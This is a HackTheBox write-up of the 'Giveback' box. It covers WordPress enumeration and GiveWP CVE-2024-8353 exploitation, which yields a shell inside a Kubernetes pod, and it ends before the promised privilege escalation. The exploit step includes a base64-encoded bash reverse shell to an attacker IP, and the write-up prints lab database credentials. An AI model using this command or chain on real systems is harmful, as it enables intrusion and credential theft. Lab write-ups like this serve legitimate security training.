HackTheBox - Giveback writeup (Linux/Medium)
Giveback is a medium Linux box from season 9, hosting a wordpress website on a kubernetes setup with a vulnerable plugin, which gives remote code execution on the wordpress pod, from there I found another pod in the internal network hosting a legacy service with a vulnerable php cgi handler, I exploited that to get a shell in the legacy pod and get kubernetes tokens which I used to extract kubernetes secrets and find ssh credentials there, for the root part I exploited a dumb runc wrapper to get root
Recon
nmap scan
I ran nmap on the host to find http and ssh running on the box, ssh’s TTL match the expected value for an open port on Linux one hop away, http seems to be running one extra hop away, likely in a docker container
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ nmap -sCSV -vv -oN giveback 10.129.3.148
Nmap scan report for 10.129.3.148
Host is up, received echo-reply ttl 63 (0.22s latency).
Scanned at 2026-02-20 16:30:09 +00 for 308s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCNmct03SP9FFs6NQ+Pih2m65SYS/Kte9aGv3C8l43TJGj2UcSrcheEX2jBL/jbje/HRafbJcGqz1bKeQo1cbAc=
|   256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICjor5/gXrTqGEWiETEzhgoni1P2kXV3B4O2/v2SGnH0
80/tcp open  http    syn-ack ttl 62 nginx 1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-server-header: nginx/1.28.0
| http-methods:
|_  Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
based on 0xdf’s OS enum cheatsheet and the ssh version, the box is either running Ubuntu 22.04 - jammy [LTS] or ubuntu 22.10 - kinetic
althou the nginx version shows that it’s installed by default on 14 - Forky, I already know this is not debian from the ssh banner tho, so I’ll keep this one to check at a later stage
http enum
visiting the website, shows a wordpress page 
wappalyzer says it’s wordpress 6.8.1, it also recognizes a few other used technologies along with their versions

I checked /robots.txt and
some manual wordpress enum
enumerating users
there are a few enum tricks on wordpress to do manual enum, they can be automated with wpscan but they’re useful if you wanna be as silent as possible, as well as for showing off in parties
for instance to enumerate wordpress users you can visit /?author=1, and it’ll show u the user with id 1, keep increasing to get other users
/?author=1 redirected to /author/user which means that user is a valid username on the website 
/?author=2 returned 404, meaning only 1 user exists 
I could verify the existence of user on the website from the login page error at wp-login.php, note how it says that the password is incorrect rather than user does not exist 
robots.txt
the website had a /robots.txt file which had the default wordpress login panel inside, along with a sitemap path 
visiting the site map shows a few interesting links that reveals some additional info about the website, such as users, posts, forms etc 
the users link shows the user we already found earlier 
the wp-sitemap-posts-post-1.xml link leads to the post I saw on the main page 
the portal link redirects to http://giveback.htb/donations/the-things-we-need/ so I added giveback.htb to my /etc/hosts file
1
echo 10.129.242.171 giveback.htb | sudo tee -a /etc/hosts
which shows a donation form 
wp-sitemap-posts-give_forms-1.xml redirects to the same form
automated enum with wpscan
after I was done enumerating the basic things manually I used wpscan to scan the website to potentially vulnerable plugins, themes, and config backups
other than confirming what I found manually, wpscan found a old version of the give plugin which was vulnerable to RCE via
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
$ wpscan --url http://giveback.htb --detection-mode aggressive -e ap,at,cb,dbe
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://giveback.htb/ [10.129.242.171]
[+] Started: Fri Feb 20 20:31:44 2026

Interesting Finding(s):

[+] robots.txt found: http://giveback.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://giveback.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 6.8.1 identified (Insecure, released on 2025-04-30).
 | Found By: Opml Generator (Aggressive Detection)
 |  - http://giveback.htb/wp-links-opml.php, Match: 'generator="WordPress/6.8.1"'
 | Confirmed By: Query Parameter In Upgrade Page (Aggressive Detection)
 |  - http://giveback.htb/wp-includes/css/dashicons.min.css?ver=6.8.1
 |  - http://giveback.htb/wp-includes/css/buttons.min.css?ver=6.8.1
 |  - http://giveback.htb/wp-admin/css/forms.min.css?ver=6.8.1
 |  - http://giveback.htb/wp-admin/css/l10n.min.css?ver=6.8.1
 |  - http://giveback.htb/wp-admin/css/install.min.css?ver=6.8.1

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] *
 | Location: http://giveback.htb/wp-content/plugins/*/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | The version could not be determined.

[+] give
 | Location: http://giveback.htb/wp-content/plugins/give/
 | Last Updated: 2026-02-11T19:13:00.000Z
 | [!] The version is out of date, the latest version is 4.14.1
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Meta Tag (Passive Detection)
 |  Javascript Var (Passive Detection)
 |
 | Version: 3.14.0 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://giveback.htb/wp-content/plugins/give/assets/dist/css/give.css?ver=3.14.0
 | Confirmed By:
 |  Meta Tag (Passive Detection)
 |   - http://giveback.htb/, Match: 'Give v3.14.0'
 |  Javascript Var (Passive Detection)
 |   - http://giveback.htb/, Match: '"1","give_version":"3.14.0","magnific_options"'
user.txt
shell as user ID 1001 on the wordpress container
I found that give 4.14.1 to vulnerable to remote code execution via CVE-2024-8353
about CVE-2024-8353
from the exploit that I’m using:
CVE-2024-8353 : GiveWP unauthenticated PHP Object Injection description: Donation Plugin and Fundraising Platform plugin for WordPress is vulnerable to PHP Object Injection in all versions up to, and including, 3.16.1 via deserialization of untrusted input via several parameters like ‘give_title’ and ‘card_address’. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to delete arbitrary files and achieve remote code execution. This is essentially the same vulnerability as CVE-2024-5932, …
exploitation
I used this PoC to exploit it
1
$ python CVE-2024-8353.py -u http://giveback.htb -c 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42Ni8xMDAwMCAwPiYx|base64 -d|bash'
when I received the connection in my other terminal, there was something weird about the shell prompt
1
2
3
$ penelope.py -p 10000
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/opt/bitnami/wordpress/wp-admin$ whoami
whoami: cannot find name for user ID 1001
from a few years of experience doing all sorts of dump shit fucking up my linux installation and then fixing it, I know that you get the I have no name! in your prompt when you mess up /etc/passwd, either file permissions wise or something else (long story xd) so I immediately checked the file, and found that no user with ID 1001 exists inside
1
2
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/opt/bitnami/wordpress/wp-admin$ grep  1001 /etc/passwd
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/opt/bitnami/wordpress/wp-admin$
there were also no manually created users (users with ID>=1000) on that file, at this point i’m not sure where this user came from, and I’ve seen some serious shit on linux boxes
shell as root in the legacy pod
Identifying the nature of the container pod
I was quickly able to to identify that the current host is kubernetes pod, a few things gave it away:
first indicator was the hostname beta-vino-wp-wordpress-6776976bb-ckzfz, this is a typical kubernetes container hostname with 6776976bb being the container ID, usually if it was a docker container it would be a bunch of hex values
second indicator was the first line /etc/hosts:
1
2
I have no name!@beta-vino-wp-wordpress-6776976bb-ckzfz:/secrets$ head -n1  /etc/hosts
# Kubernetes-managed hosts file.
lastly the presence KUBERNETES_SERVICE_HOST which points to the kubernetes host, this is a good find since it can be used to query kubernetes secrets, and find potential user credentials there, for that we need to find kubernetes api creds under /run/secrets/, current container didn’t have them tho
Finding a bunch of useless passwords on the box
once I was inside I quickly found that the machine has a /secrets folder with a bunch of passwords inside
1
2
3
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/secrets$ cd /secrets/
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/secrets$ ls
mariadb-password  mariadb-root-password  wordpress-password
but for some reason when you cat them, when you cat of them as one line (probably no \n at the end of file)
1
2
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/secrets$ cat *
sW5sp4spa3u7RLyetrekE4oSsW5sp4syetre32828383kE4oSO8F7KR5zGiI have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/secrets$
I used some bash magic to view the file content for convenience
1
2
3
4
I have no name!@beta-vino-wp-wordpress-85ff9554bc-zpg6b:/secrets$ for file in $(ls); do echo -n "$file:" && cat $file && echo ;done
mariadb-password:sW5sp4spa3u7RLyetrekE4oS
mariadb-root-password:sW5sp4syetre32828383kE4oS
wordpress-password:O8F7KR5zGi
I also found a /bitnami/wordpress/wp-config.php with bn_wordpress mysql credentials, and a few other info about the database
1
2
3
4
5
6
7
8
9
10
11
12
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );

/** Database username */
define( 'DB_USER', 'bn_wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );

/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );
I was able to login to mysql with the following command
1
$ mysql -h beta-vino-wp-mariadb -u root -p
but I only found user’s hash which is not useful at this point
going wider into the kubernetes internal network
checking the environment, I found 4 hosts in the 10.43.0.0/16 subnet
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
I have no name!@beta-vino-wp-wordpress-6776976bb-ckzfz:/secrets$ env | grep -E '([0-9]{,3}\.){3}' | sort -u
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
BETA_VINO_WP_WORDPRESS_PORT_443_TCP=tcp://10.43.61.204:443
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
KUBERNETES_SERVICE_HOST=10.43.0.1
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
WP_NGINX_SERVICE_PORT_80_TCP_ADDR=10.43.4.242
WP_NGINX_SERVICE_SERVICE_HOST=10.43.4.242
one that stood out was the LEGACY_INTRANET_SERVICE on port 5000
it was time to put on my networking pivoting hat and use ligolo-ng so I can access the service from my physical machine
